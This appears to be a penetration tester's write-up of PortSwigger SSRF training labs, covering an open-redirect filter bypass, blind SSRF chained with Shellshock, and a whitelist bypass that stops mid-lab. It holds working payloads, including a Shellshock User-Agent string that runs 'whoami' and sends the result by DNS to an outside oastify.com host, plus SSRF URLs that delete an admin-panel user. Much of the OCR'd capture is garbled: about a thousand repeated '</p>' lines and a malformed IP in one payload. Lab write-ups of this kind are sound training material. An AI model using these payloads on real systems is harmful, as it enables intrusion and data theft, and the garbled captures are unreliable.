

Comprehensive Analysis of Server-Side Request Forgery (SSRF) Vulnerabilities in PortSwigger Labs

Executive Summary

This report outlines the methodologies and findings from a series of penetration tests conducted on PortSwigger's Web Security Academy labs, specifically targeting various forms of Server-Side Request Forgery (SSRF) vulnerabilities. The objective was to systematically identify, exploit, and document these vulnerabilities, providing a detailed account of their impact and the advanced techniques employed for their exploitation. This analysis is presented from the perspective of a seasoned penetration tester, emphasizing practical approaches and the strategic thinking involved in navigating complex SSRF scenarios.

Introduction to Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. In essence, the vulnerable server acts as a proxy for the attacker, enabling them to bypass firewalls, access internal networks, or interact with services that are not directly exposed to the internet. The impact of SSRF can range from information disclosure and port scanning to remote code execution, depending on the server's configuration and the services it can access. Exploiting SSRF often requires a deep understanding of URL parsing, network configurations, and potential bypass techniques for various filters.

Lab 1: SSRF with Filter Bypass via Open Redirection Vulnerability

Objective

This lab presented a scenario where an SSRF vulnerability was present, but direct

exploitation was hindered by a filter. The primary objective was to bypass this filter by leveraging an open redirection vulnerability to achieve the SSRF attack, ultimately leading to unauthorized data access or privilege escalation.

Methodology

Initial reconnaissance identified a web application feature that exposed a variable susceptible to URL manipulation. This variable was part of a link that, when clicked, initiated a server-side request. The first step involved intercepting the HTTP POST request associated with this functionality to analyze its parameters and identify potential injection points. This was crucial for understanding how the server processed external requests.

Through systematic fuzzing and careful observation of the application's responses, a new link structure was discovered: `/product/nextProduct`. This link exhibited an open redirection vulnerability, meaning it would redirect the client to an arbitrary URL specified in its parameters. This open redirection became the key to bypassing the SSRF filter.

The strategy involved chaining the open redirection vulnerability with the SSRF payload. Instead of directly injecting the internal target URL into the vulnerable parameter, the open redirection URL was used as an intermediary. The SSRF payload was then embedded within the redirection URL. For instance, if the vulnerable parameter was `url` and the open redirector was `http://example.com/redirect?url=`, the payload would look like `http://vulnerable-site.com/endpoint?url=http://example.com/redirect?url=http://internal-service/admin`.


Upon submitting this crafted URL, the server-side application would first request the open redirector, which would then redirect the server's request to the intended internal target. During the exploitation process, the server responded with an error message indicating a missing parameter named `path`. This provided a critical clue,

revealing that the internal service expected a specific parameter. By including this `path` parameter with the SSRF payload as its value, the attack was refined. The payload used was `/product/nextProduct?path=http://192.1618.0.12:8080/admin`. This successful injection led to the disclosure of links related to user deletion, specifically for the user `carlos`. By leveraging these newly discovered internal links, the `carlos` user was successfully deleted using the payload `/product/nextProduct?path=http://192.1618.0.12:8080/admin/delete?username=carlos`, thereby solving the lab.

Impact


This lab demonstrates a sophisticated SSRF bypass technique that leverages open redirection vulnerabilities. The ability to chain these vulnerabilities allows attackers to circumvent network segmentation and access internal resources that would otherwise be unreachable. The impact can be severe, ranging from unauthorized access to sensitive internal systems to the manipulation of critical application functionalities, such as user management.

Screen shots as a poc



SSRF with filter bypass v. x +

https://0ae700a204a3d83e8225062b0d600d6.web-security-academy.net/product?productId=2



Description:
If you've ever been stuck in a traffic jam I expect you've been jealous to look up and see those brave youngsters doing their freerunning and parkour overhead. No waiting around for them, always first to the office on a bad traffic day.

With our innovative Balance Beams, you can now escape the daily rat race and head up there with the rest of them. No need to spend months in training and age is not a barrier with these handy foldaway planks of wood. Just head up to the roof of your building, unfold them to the roof of the space you need to traverse and off you go.

Fully adjustable you will be able to travel a distance of up to 20 meters. The complete kit comes with a handy foldaway parachute for those extra windy days, and a neat little canvas bag for when they're not in use. Each plank is treated with a special non-slip coating to give extra strength and durability. We do recommend not wearing flip-flops or any other open-toe shoes while in use.

Be the adventurer you've always wanted to be, but do it safely. T&C's apply, third-party insurance recommended, use at the owners own risk.

London

940 units

[Return to list](#) [Next product](#)

https://0ae700a204a3d83e8225062b0d600d6.web-security-academy.net/product/nextProduct?currentProductId=2&path=/product?productId=3

Request

1 POST /product/stock HTTP/2
2 Host: 0ae700a204a3d83e8225062b0d600d6.web-security-academy.net
3 Cookie: session=208101LqChnM759K1J9H1DgHv0b
4 Content-Length: 65
5 Sec-CH-UA-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-CH-UA: "NotIA:Brand";v="8", "Chromium";v="138"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-CH-UA-Mobile: 0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0ae700a204a3d83e8225062b0d600d6.web-security-academy.net
13 Sec-Patch-Site: same-origin
14 Sec-Patch-Mode: cors
15 Sec-Patch-Dest: empty
16 Referer: https://0ae700a204a3d83e8225062b0d600d6.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u,1,1
19
20 stockApi=/product/nextProduct

Response


1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=5B7y26xvWbUwEPL1zch1LbDr1CS; Secure: HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 26
6
7 "Missing parameter 'path'"

Request

1 POST /product/stock HTTP/2
2 Host: 0ae700a204a3d83e8225062b0d600d6.web-security-academy.net
3 Cookie: session=208101LqChnM759K1J9H1DgHv0b
4 Content-Length: 65
5 Sec-CH-UA-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-CH-UA: "NotIA:Brand";v="8", "Chromium";v="138"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-CH-UA-Mobile: 0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0ae700a204a3d83e8225062b0d600d6.web-security-academy.net
13 Sec-Patch-Site: same-origin
14 Sec-Patch-Mode: cors
15 Sec-Patch-Dest: empty
16 Referer: https://0ae700a204a3d83e8225062b0d600d6.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u,1,1
19
20 stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin

Response

1 My account
2 </p>
3 </p>
4 </p>
5 </p>
6 </p>
7 </p>
8 </p>
9 </p>
10 </p>
11 </p>
12 </p>
13 </p>
14 </p>
15 </p>
16 </p>
17 </p>
18 </p>
19 </p>
20 </p>
21 </p>
22 </p>
23 </p>
24 </p>
25 </p>
26 </p>
27 </p>
28 </p>
29 </p>
30 </p>
31 </p>
32 </p>
33 </p>
34 </p>
35 </p>
36 </p>
37 </p>
38 </p>
39 </p>
40 </p>
41 </p>
42 </p>
43 </p>
44 </p>
45 </p>
46 </p>
47 </p>
48 </p>
49 </p>
50 </p>
51 </p>
52 </p>
53 </p>
54 </p>
55 </p>
56 </p>
57 </p>
58 </p>
59 </p>
60 </p>
61 </p>
62 </p>
63 </p>
64 </p>
65 </p>
66 </p>
67 </p>
68 </p>
69 </p>
70 </p>
71 </p>
72 </p>
73 </p>
74 </p>
75 </p>
76 </p>
77 </p>
78 </p>
79 </p>
80 </p>
81 </p>
82 </p>
83 </p>
84 </p>
85 </p>
86 </p>
87 </p>
88 </p>
89 </p>
90 </p>
91 </p>
92 </p>
93 </p>
94 </p>
95 </p>
96 </p>
97 </p>
98 </p>
99 </p>
100 </p>
101 </p>
102 </p>
103 </p>
104 </p>
105 </p>
106 </p>
107 </p>
108 </p>
109 </p>
110 </p>
111 </p>
112 </p>
113 </p>
114 </p>
115 </p>
116 </p>
117 </p>
118 </p>
119 </p>
120 </p>
121 </p>
122 </p>
123 </p>
124 </p>
125 </p>
126 </p>
127 </p>
128 </p>
129 </p>
130 </p>
131 </p>
132 </p>
133 </p>
134 </p>
135 </p>
136 </p>
137 </p>
138 </p>
139 </p>
140 </p>
141 </p>
142 </p>
143 </p>
144 </p>
145 </p>
146 </p>
147 </p>
148 </p>
149 </p>
150 </p>
151 </p>
152 </p>
153 </p>
154 </p>
155 </p>
156 </p>
157 </p>
158 </p>
159 </p>
160 </p>
161 </p>
162 </p>
163 </p>
164 </p>
165 </p>
166 </p>
167 </p>
168 </p>
169 </p>
170 </p>
171 </p>
172 </p>
173 </p>
174 </p>
175 </p>
176 </p>
177 </p>
178 </p>
179 </p>
180 </p>
181 </p>
182 </p>
183 </p>
184 </p>
185 </p>
186 </p>
187 </p>
188 </p>
189 </p>
190 </p>
191 </p>
192 </p>
193 </p>
194 </p>
195 </p>
196 </p>
197 </p>
198 </p>
199 </p>
200 </p>
201 </p>
202 </p>
203 </p>
204 </p>
205 </p>
206 </p>
207 </p>
208 </p>
209 </p>
210 </p>
211 </p>
212 </p>
213 </p>
214 </p>
215 </p>
216 </p>
217 </p>
218 </p>
219 </p>
220 </p>
221 </p>
222 </p>
223 </p>
224 </p>
225 </p>
226 </p>
227 </p>
228 </p>
229 </p>
230 </p>
231 </p>
232 </p>
233 </p>
234 </p>
235 </p>
236 </p>
237 </p>
238 </p>
239 </p>
240 </p>
241 </p>
242 </p>
243 </p>
244 </p>
245 </p>
246 </p>
247 </p>
248 </p>
249 </p>
250 </p>
251 </p>
252 </p>
253 </p>
254 </p>
255 </p>
256 </p>
257 </p>
258 </p>
259 </p>
260 </p>
261 </p>
262 </p>
263 </p>
264 </p>
265 </p>
266 </p>
267 </p>
268 </p>
269 </p>
270 </p>
271 </p>
272 </p>
273 </p>
274 </p>
275 </p>
276 </p>
277 </p>
278 </p>
279 </p>
280 </p>
281 </p>
282 </p>
283 </p>
284 </p>
285 </p>
286 </p>
287 </p>
288 </p>
289 </p>
290 </p>
291 </p>
292 </p>
293 </p>
294 </p>
295 </p>
296 </p>
297 </p>
298 </p>
299 </p>
300 </p>
301 </p>
302 </p>
303 </p>
304 </p>
305 </p>
306 </p>
307 </p>
308 </p>
309 </p>
310 </p>
311 </p>
312 </p>
313 </p>
314 </p>
315 </p>
316 </p>
317 </p>
318 </p>
319 </p>
320 </p>
321 </p>
322 </p>
323 </p>
324 </p>
325 </p>
326 </p>
327 </p>
328 </p>
329 </p>
330 </p>
331 </p>
332 </p>
333 </p>
334 </p>
335 </p>
336 </p>
337 </p>
338 </p>
339 </p>
340 </p>
341 </p>
342 </p>
343 </p>
344 </p>
345 </p>
346 </p>
347 </p>
348 </p>
349 </p>
350 </p>
351 </p>
352 </p>
353 </p>
354 </p>
355 </p>
356 </p>
357 </p>
358 </p>
359 </p>
360 </p>
361 </p>
362 </p>
363 </p>
364 </p>
365 </p>
366 </p>
367 </p>
368 </p>
369 </p>
370 </p>
371 </p>
372 </p>
373 </p>
374 </p>
375 </p>
376 </p>
377 </p>
378 </p>
379 </p>
380 </p>
381 </p>
382 </p>
383 </p>
384 </p>
385 </p>
386 </p>
387 </p>
388 </p>
389 </p>
390 </p>
391 </p>
392 </p>
393 </p>
394 </p>
395 </p>
396 </p>
397 </p>
398 </p>
399 </p>
400 </p>
401 </p>
402 </p>
403 </p>
404 </p>
405 </p>
406 </p>
407 </p>
408 </p>
409 </p>
410 </p>
411 </p>
412 </p>
413 </p>
414 </p>
415 </p>
416 </p>
417 </p>
418 </p>
419 </p>
420 </p>
421 </p>
422 </p>
423 </p>
424 </p>
425 </p>
426 </p>
427 </p>
428 </p>
429 </p>
430 </p>
431 </p>
432 </p>
433 </p>
434 </p>
435 </p>
436 </p>
437 </p>
438 </p>
439 </p>
440 </p>
441 </p>
442 </p>
443 </p>
444 </p>
445 </p>
446 </p>
447 </p>
448 </p>
449 </p>
450 </p>
451 </p>
452 </p>
453 </p>
454 </p>
455 </p>
456 </p>
457 </p>
458 </p>
459 </p>
460 </p>
461 </p>
462 </p>
463 </p>
464 </p>
465 </p>
466 </p>
467 </p>
468 </p>
469 </p>
470 </p>
471 </p>
472 </p>
473 </p>
474 </p>
475 </p>
476 </p>
477 </p>
478 </p>
479 </p>
480 </p>
481 </p>
482 </p>
483 </p>
484 </p>
485 </p>
486 </p>
487 </p>
488 </p>
489 </p>
490 </p>
491 </p>
492 </p>
493 </p>
494 </p>
495 </p>
496 </p>
497 </p>
498 </p>
499 </p>
500 </p>
501 </p>
502 </p>
503 </p>
504 </p>
505 </p>
506 </p>
507 </p>
508 </p>
509 </p>
510 </p>
511 </p>
512 </p>
513 </p>
514 </p>
515 </p>
516 </p>
517 </p>
518 </p>
519 </p>
520 </p>
521 </p>
522 </p>
523 </p>
524 </p>
525 </p>
526 </p>
527 </p>
528 </p>
529 </p>
530 </p>
531 </p>
532 </p>
533 </p>
534 </p>
535 </p>
536 </p>
537 </p>
538 </p>
539 </p>
540 </p>
541 </p>
542 </p>
543 </p>
544 </p>
545 </p>
546 </p>
547 </p>
548 </p>
549 </p>
550 </p>
551 </p>
552 </p>
553 </p>
554 </p>
555 </p>
556 </p>
557 </p>
558 </p>
559 </p>
560 </p>
561 </p>
562 </p>
563 </p>
564 </p>
565 </p>
566 </p>
567 </p>
568 </p>
569 </p>
570 </p>
571 </p>
572 </p>
573 </p>
574 </p>
575 </p>
576 </p>
577 </p>
578 </p>
579 </p>
580 </p>
581 </p>
582 </p>
583 </p>
584 </p>
585 </p>
586 </p>
587 </p>
588 </p>
589 </p>
590 </p>
591 </p>
592 </p>
593 </p>
594 </p>
595 </p>
596 </p>
597 </p>
598 </p>
599 </p>
600 </p>
601 </p>
602 </p>
603 </p>
604 </p>
605 </p>
606 </p>
607 </p>
608 </p>
609 </p>
610 </p>
611 </p>
612 </p>
613 </p>
614 </p>
615 </p>
616 </p>
617 </p>
618 </p>
619 </p>
620 </p>
621 </p>
622 </p>
623 </p>
624 </p>
625 </p>
626 </p>
627 </p>
628 </p>
629 </p>
630 </p>
631 </p>
632 </p>
633 </p>
634 </p>
635 </p>
636 </p>
637 </p>
638 </p>
639 </p>
640 </p>
641 </p>
642 </p>
643 </p>
644 </p>
645 </p>
646 </p>
647 </p>
648 </p>
649 </p>
650 </p>
651 </p>
652 </p>
653 </p>
654 </p>
655 </p>
656 </p>
657 </p>
658 </p>
659 </p>
660 </p>
661 </p>
662 </p>
663 </p>
664 </p>
665 </p>
666 </p>
667 </p>
668 </p>
669 </p>
670 </p>
671 </p>
672 </p>
673 </p>
674 </p>
675 </p>
676 </p>
677 </p>
678 </p>
679 </p>
680 </p>
681 </p>
682 </p>
683 </p>
684 </p>
685 </p>
686 </p>
687 </p>
688 </p>
689 </p>
690 </p>
691 </p>
692 </p>
693 </p>
694 </p>
695 </p>
696 </p>
697 </p>
698 </p>
699 </p>
700 </p>
701 </p>
702 </p>
703 </p>
704 </p>
705 </p>
706 </p>
707 </p>
708 </p>
709 </p>
710 </p>
711 </p>
712 </p>
713 </p>
714 </p>
715 </p>
716 </p>
717 </p>
718 </p>
719 </p>
720 </p>
721 </p>
722 </p>
723 </p>
724 </p>
725 </p>
726 </p>
727 </p>
728 </p>
729 </p>
730 </p>
731 </p>
732 </p>
733 </p>
734 </p>
735 </p>
736 </p>
737 </p>
738 </p>
739 </p>
740 </p>
741 </p>
742 </p>
743 </p>
744 </p>
745 </p>
746 </p>
747 </p>
748 </p>
749 </p>
750 </p>
751 </p>
752 </p>
753 </p>
754 </p>
755 </p>
756 </p>
757 </p>
758 </p>
759 </p>
760 </p>
761 </p>
762 </p>
763 </p>
764 </p>
765 </p>
766 </p>
767 </p>
768 </p>
769 </p>
770 </p>
771 </p>
772 </p>
773 </p>
774 </p>
775 </p>
776 </p>
777 </p>
778 </p>
779 </p>
780 </p>
781 </p>
782 </p>
783 </p>
784 </p>
785 </p>
786 </p>
787 </p>
788 </p>
789 </p>
790 </p>
791 </p>
792 </p>
793 </p>
794 </p>
795 </p>
796 </p>
797 </p>
798 </p>
799 </p>
800 </p>
801 </p>
802 </p>
803 </p>
804 </p>
805 </p>
806 </p>
807 </p>
808 </p>
809 </p>
810 </p>
811 </p>
812 </p>
813 </p>
814 </p>
815 </p>
816 </p>
817 </p>
818 </p>
819 </p>
820 </p>
821 </p>
822 </p>
823 </p>
824 </p>
825 </p>
826 </p>
827 </p>
828 </p>
829 </p>
830 </p>
831 </p>
832 </p>
833 </p>
834 </p>
835 </p>
836 </p>
837 </p>
838 </p>
839 </p>
840 </p>
841 </p>
842 </p>
843 </p>
844 </p>
845 </p>
846 </p>
847 </p>
848 </p>
849 </p>
850 </p>
851 </p>
852 </p>
853 </p>
854 </p>
855 </p>
856 </p>
857 </p>
858 </p>
859 </p>
860 </p>
861 </p>
862 </p>
863 </p>
864 </p>
865 </p>
866 </p>
867 </p>
868 </p>
869 </p>
870 </p>
871 </p>
872 </p>
873 </p>
874 </p>
875 </p>
876 </p>
877 </p>
878 </p>
879 </p>
880 </p>
881 </p>
882 </p>
883 </p>
884 </p>
885 </p>
886 </p>
887 </p>
888 </p>
889 </p>
890 </p>
891 </p>
892 </p>
893 </p>
894 </p>
895 </p>
896 </p>
897 </p>
898 </p>
899 </p>
900 </p>
901 </p>
902 </p>
903 </p>
904 </p>
905 </p>
906 </p>
907 </p>
908 </p>
909 </p>
910 </p>
911 </p>
912 </p>
913 </p>
914 </p>
915 </p>
916 </p>
917 </p>
918 </p>
919 </p>
920 </p>
921 </p>
922 </p>
923 </p>
924 </p>
925 </p>
926 </p>
927 </p>
928 </p>
929 </p>
930 </p>
931 </p>
932 </p>
933 </p>
934 </p>
935 </p>
936 </p>
937 </p>
938 </p>
939 </p>
940 </p>
941 </p>
942 </p>
943 </p>
944 </p>
945 </p>
946 </p>
947 </p>
948 </p>
949 </p>
950 </p>
951 </p>
952 </p>
953 </p>
954 </p>
955 </p>
956 </p>
957 </p>
958 </p>
959 </p>
960 </p>
961 </p>
962 </p>
963 </p>
964 </p>
965 </p>
966 </p>
967 </p>
968 </p>
969 </p>
970 </p>
971 </p>
972 </p>
973 </p>
974 </p>
975 </p>
976 </p>
977 </p>
978 </p>
979 </p>
980 </p>
981 </p>
982 </p>
983 </p>
984 </p>
985 </p>
986 </p>
987 </p>
988 </p>
989 </p>
990 </p>
991 </p>
992 </p>
993 </p>
994 </p>
995 </p>
996 </p>
997 </p>



Lab 2: Blind SSRF with Shellshock Exploitation

Objective

This lab presented a blind SSRF vulnerability that could be exploited in conjunction with a Shellshock vulnerability to achieve Remote Code Execution (RCE) on the victim's server. The challenge lay in the blind nature of the SSRF, requiring out-of-band communication to confirm successful exploitation.

Methodology

The initial phase involved setting up an out-of-band interaction mechanism. For this, the Burp Suite Collaborator Everywhere extension was utilized. This extension is instrumental in detecting blind vulnerabilities by generating unique Burp Collaborator payloads and monitoring for any out-of-band interactions initiated by the target server. By browsing the target site with Collaborator Everywhere active, the extension automatically identified potential blind SSRF vulnerabilities by injecting Collaborator payloads into various HTTP headers.

The key insight for this lab was the understanding that many HTTP request headers are often processed as environment variables on the server-side. This characteristic makes them prime candidates for Shellshock exploitation. The `User-Agent` header was identified as a suitable injection point. A known Shellshock payload, specifically designed for the `User-Agent` header, was obtained from exploit databases. The payload used was: `() { :};; /usr/bin/nslookup $(whoami).bml1doypkztgo6dgss6a9suatpkvbj37s.oastify.com`.

This payload is designed to execute the `nslookup` command on the vulnerable server, which would then perform a DNS query for a specially crafted domain. The `$(whoami)` command within the payload would execute on the server and its output (the username of the user running the web server process) would be prepended to the Collaborator domain. This entire string would then be resolved via DNS, and the DNS query would be logged by the Burp Collaborator server, effectively exfiltrating the `whoami` output.

To further refine the attack and identify the correct internal IP address within a specified range (e.g., `192.168.1.X`), the request was sent to Burp Intruder. The Intruder was configured to iterate through the last octet of the IP address in the `Referer` header, while simultaneously injecting the Shellshock payload into the `User-Agent` header. The Intruder attack was then launched, and the Burp Collaborator was monitored for incoming DNS requests. A successful DNS lookup originating from the target server, containing the exfiltrated username, confirmed both the blind SSRF and the Shellshock RCE. The exfiltrated username was `peter-nIN5r7`.

Impact

This lab demonstrates a highly critical attack chain combining blind SSRF with Shellshock. Such a combination can lead to full Remote Code Execution (RCE) on the vulnerable server, allowing attackers to take complete control of the system, access sensitive data, install backdoors, or pivot to other systems within the internal network. The blind nature of the SSRF makes detection challenging, emphasizing the importance of robust security monitoring and patching known vulnerabilities like Shellshock.

Screen shots as a poc

Burp extensions

Extensions let you customize Burp's behavior using your own or third-party code.

Add	Loaded	Type	Name	Enable AI	AI credits used this se	System impact
Remove	<input checked="" type="checkbox"/>	Java	Collaborator Everywhere		Low	
Up						
Down						

```
env x='0 { ;;; echo vulnerable' bash -c "echo test"
```

Shellshock is effectively a Remote Command Execution vulnerability in BASH. The vulnerability relies in the fact that BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable.

1. In the above code `x=() { ;;}` is our legit function definition in BASH environment variable.
2. The next part, i.e `echo vulnerable` is the injection of arbitrary OS command.
3. The rest are the BASH command `echo test` invoked with on-the-fly defined environment.

The BASH was vulnerable to this since version 1.03 of Bash released in September 1989.

I will be talking about the RCE via Apache with CGI Scripts.

Request	Response
<div><div>PrettyRawHex</div><div>2 Host: sec300c040dce98f80c8e80500400959.web-security-academy.net 3 Cookies: session=TD0FwYnqkPSZDzGvEgKjXmFnVr8 4 Cache-Control: no-transform 5 Sec-Ch-Ua: "NotIA:Brand";v="B", "Chromium";v="138" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Linux" 8 Accept-Language: en-US,en;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: []([]); Root@881917nslookup [whoasn].hmlodypkrtz6ddgs6a9suatkpbj37s.oastify.com 11 Accept: 12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Patch-Dest: document 17 Referer: http://6v28tyf8opjf8pn1j4lpiyof46xsg.oastify.com 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=0,3 20 Contact: root@lawazutn94gtidtaaz00vtzozf595wu.oastify.com 21 From: root@7j3mqgdcdaef37afstsmwhu82l3ps.oastify.com 22 X-Originall-url: http://zfduye7edldndufj9d40484zeeg3.oastify.com/ 23 X-Wap-Profile: http://wap8hliriy7f70mdisidw7h2ntmah.oastify.com/wap.xml 24 Profile: http://jylbnvhx54ulu8dyo0ljunpgnatjy8.oastify.com/wap.xml 25 X-Arbitrary: http://8Beokrkdr4vj1g08gvqt1xe53zu0.oastify.com/ 26 X-Http-Destinationurl: http://pwfhbl5ulsb9duh6c770bwvbhgny6.oastify.com/ 27 X-Forwarded-Proto: http://4qv9vg99pafvfyqlgmffalfe1t3.oastify.com/ 28 X-Forwarded-Host: gtnia2vcsvzclit177belvinhu157.oastify.com 29 X-Forwarded-For: spoofed.c066ag7in0npurfwyve9ekdvib5et3.oastify.com 30 True-Client-Ip: spoofed.lk9d9r3q7gwvmvdsc35w9rfcb00.oastify.com 31 X-Client-Ip: spoofed.dgf5spzizfaeo0io5gu6ulo5jSAb48xs.oastify.com 32 X-Client-Ip: spoofed.z0rbmp4wl3oa0srxrhgan5mwqqef.oastify.com 33 X-Client-Ip: spoofed.youghabikry9ubqrftgd9h4vnpndb.oastify.com 34 X-Originating-Ip: spoofed.7ezmj3cdctkiciazee04p23k349y9y.oastify.com 35 CF-Connecting-Ip: spoofed.mde3zvwrcbyqxled35ay4zsd289dy.oastify.com 36 Forwarded: f0rspeofed.ilzaouiny45t27azzp0kt0oofoawl.xafy.oastify.com;byspeofed.ilzaouiny45t27azzp0kt0oofoawl.xafy.oastify.com;host=spoofed.ilzaouiny45t27azzp0kt0oofoawl.xafy.oastify.com</div></div> <div><div>PrettyRawHexRender</div><div>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 4375 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 10 <link href=/resources/css/labECommerce.css rel=stylesheet> 11 <title> 12 Blind SSRF with Shellshock exploitation 13 </title> 14 </head> 15 <body> 16 <script src="/resources/labheader/js/labHeader.js"> 17 </script> 18 <div id="academyLabHeader"> 19 <script class="academyLabBanner"> 20 <div class="container"> 21 <div class="logo"> 22 </div> 23 <div class="title-link-container"> 24 <h2> 25 Blind SSRF with Shellshock exploitation 26 </h2> 27 <button id="submitSolution" class="button" method="POST" path="/submitSolution" parameter="answer"> 28 Submit solution 29 </button> 30 <script src="/resources/labheader/js/submitSolution.js"> 31 </script> 32 <noscript class="link-back href"> 33 https://portswigger.net/web-security/ssrf/blind-lab-shellshock-exploitation> 34 Backknps:to&nbsplabnbsdescription&nbsps 35 <div version="1" id="resources:1" http://www.w3.org/2000/svg"> xmlns:xlink="http://www.w3.org/1999/xlink"> <box x="0" y="0" viewbox="0 0 28 30" xlink:act=preserve title="back-arrow"> 36 </box> 37 <svg version="1.1" id="vicon" x="14.0" y="1.2" width="16.0" height="14.0" viewBox="14.0 1.2 16.0 14.0"> 38 </svg></div></div>	

Lab 3: SSRF with Whitelist-Based Input Filter

Objective

This lab presented a challenging SSRF scenario where the application implemented a strict whitelist-based input filter, making direct injection of arbitrary URLs extremely difficult. The objective was to bypass this whitelist filter to achieve SSRF and access internal resources.

Methodology

Initial attempts involved injecting common internal URLs, such as `http://localhost/`, into the vulnerable parameter. As expected, these attempts were met with `400 Bad Request` errors, confirming the presence and effectiveness of the whitelist filter. Numerous payloads from public cheat sheets were also tested, but none were successful, indicating a robust filtering mechanism.

The breakthrough came from understanding URL parsing ambiguities. The error messages sometimes hinted at specific parsing issues, guiding the next steps. A key technique explored was URL parsing with the `@` symbol. When an `@` symbol is present in a URL, some parsers treat the portion before the `@` as user credentials, and the portion after it as the actual hostname. This can sometimes bypass filters that only check the initial part of the URL.

For example, injecting `http://expected-whitelist-domain@localhost/` might trick the filter into seeing `expected-whitelist-domain` (which is allowed) while the underlying HTTP client connects to `localhost`. This approach initially resulted in an error, but it indicated that the `@` symbol was being processed in a way that suggested a parsing ambiguity could be exploited.

